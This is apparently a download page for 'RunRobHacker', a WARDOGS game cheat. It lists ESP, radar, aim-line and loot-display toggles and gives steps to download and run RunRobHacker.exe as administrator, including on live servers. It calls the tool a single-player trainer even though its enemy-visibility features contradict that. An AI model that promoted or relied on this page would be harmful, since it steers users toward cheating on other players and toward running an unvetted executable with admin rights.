

- Box ESP — Отображать рамку вокруг игрока
- Box Mode — Выбрать режим отображения рамки
- Brackets — Отображать рамку в виде скобок
- Filled Box — Включить заливку рамки
- Corner Accent — Выделять углы рамки
- Box Thickness — Настроить толщину рамки
- Health Bar — Отображать здоровье игрока
- Health Pos — Выбрать положение полоски здоровья
- Skeleton — Отображать скелет игрока
- Skeleton Mode — Выбрать режим отображения скелета
Colors
- Enemy — Цвет противников
- Team — Цвет союзников
- Bot — Цвет ботов
- Enemy Vehicle — Цвет транспорта противников
- Team Vehicle — Цвет транспорта союзников
- Loot — Цвет предметов
- FOV Circle — Цвет радиуса наведения
- Crosshair — Цвет дополнительного прицела
- Aim Line — Цвет линии наведения
World
- Enemy Vehicles — Отображать транспорт противников
- Team Vehicles — Отображать транспорт союзников
- Vehicle Occupants — Отображать пассажиров транспорта
- Vehicle Frame — Выбрать режим отображения транспорта
- Occupants — Отображать пассажиров
- Veh Compact M — Дистанция компактного отображения транспорта
- Veh Max Dist — Настроить макс. дистанцию транспорта
- Veh Thickness — Настроить толщину ESP транспорта
- Loot — Отображать предметы на земле
- Loot Max Dist — Настроить макс. дистанцию предметов
Markers

- Radar — Включить радар
- Radar Style — Выбрать стиль радара
- Circle — Круглый радар
- Watermark — Отображать водяной знак
- Hero — Стиль водяного знака Hero
- Killfeed — Отображать ленту убийств
- Hotkey Hints — Отображать подсказки горячих клавиш
- Radar Rotate — Вращать радар по направлению игрока
- Radar Grid — Отображать сетку радара
- Grid Divisions — Настроить количество делений сетки
- Radar Distance — Отображать дистанцию на радаре
Profiles
- Profile — Название профиля
- Save — Сохранить профиль
- New Profile — Создать новый профиль
- Reload — Обновить список профилей
Config
- Config Name — Название конфигурации
- Click Profile to Load — Нажать на профиль для загрузки
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch WARDOGS.
Live servers — you use it at your own risk.
Frequently asked questions
Does the trainer work on the current WARDOGS version?
Yes. The trainer works on the current WARDOGS patch. The build tracks the live Steam version.
How do I install and run it?
Download the archive from this page, unpack it, run RunRobHacker.exe as administrator, open the WARDOGS card and toggle functions with the hotkeys in the list.
Is the trainer free?
Yes. Download it free, no account needed. It is meant for single-player; using it in online modes can break the game’s rules.
How to install
Download RunRobHacker.zip → RunRobHacker.exe → WARDOGS.
Tags
Comments
Nobody has written yet. Be the first — ask or share what worked.
Sign in to leave a comment-
Nov 25, 2026 Trainer v1.0
Does it work?
Trainer updates
We watch Steam patches: when the game updates, we check the trainer and ship a new build.
Void WARDOGS: full function list 2026
Void for WARDOGS is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.